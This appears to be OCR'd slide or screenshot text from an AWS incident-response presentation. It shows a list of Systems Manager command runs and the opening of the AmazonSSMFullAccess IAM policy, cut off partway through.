8bb201ef-12c3-413b-a48f-bf820c3800b8	Success	Mon, 20 Nov 2023 16:42:23 GMT	AWS-ApplyAnsiblePlaybooks		1
e7b10cad-2bf6-4e1c-943d-169da38f2c7b	Success	Mon, 20 Nov 2023 16:41:45 GMT	AWS-RunShellScript		1
c7ae6100-830c-431c-8f02-0c677cde8300	Success	Mon, 20 Nov 2023 16:41:41 GMT	AWS-RunShellScript		1
76d15a9b-bb71-4f2d-b296-ee58da7722a0	Success	Mon, 20 Nov 2023 16:41:38 GMT	AWS-RunShellScript		1


INCIDENT RESPONSE
???
???
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
AmazonSSMFullAccess
AWS m...
Provides full access to Amazon SSM.
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{
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Allow",
"Action": [
"cloudwatch:PutMetricData",
"ds:CreateComputer",
"ds:DescribeDirectories",
"ec2:DescribeInstanceStatus",
"logs:*",
"ssm:*",
"ec2messages:*"
],
"Resource": "*"
},
{
"Effect": "Allow",
"Action": "iam:CreateServiceLinkedRole",
"Resource": "arn:aws:iam::*:role/aws-service-role/ssm.amazonaws.com/AWSServiceRoleForAmazonSSM*",
"Condition": {
"StringLike": {
"iam:AWSServiceName": "ssm.amazonaws.com"
}
}
},
{
"Effect": "Allow",
"Action": [

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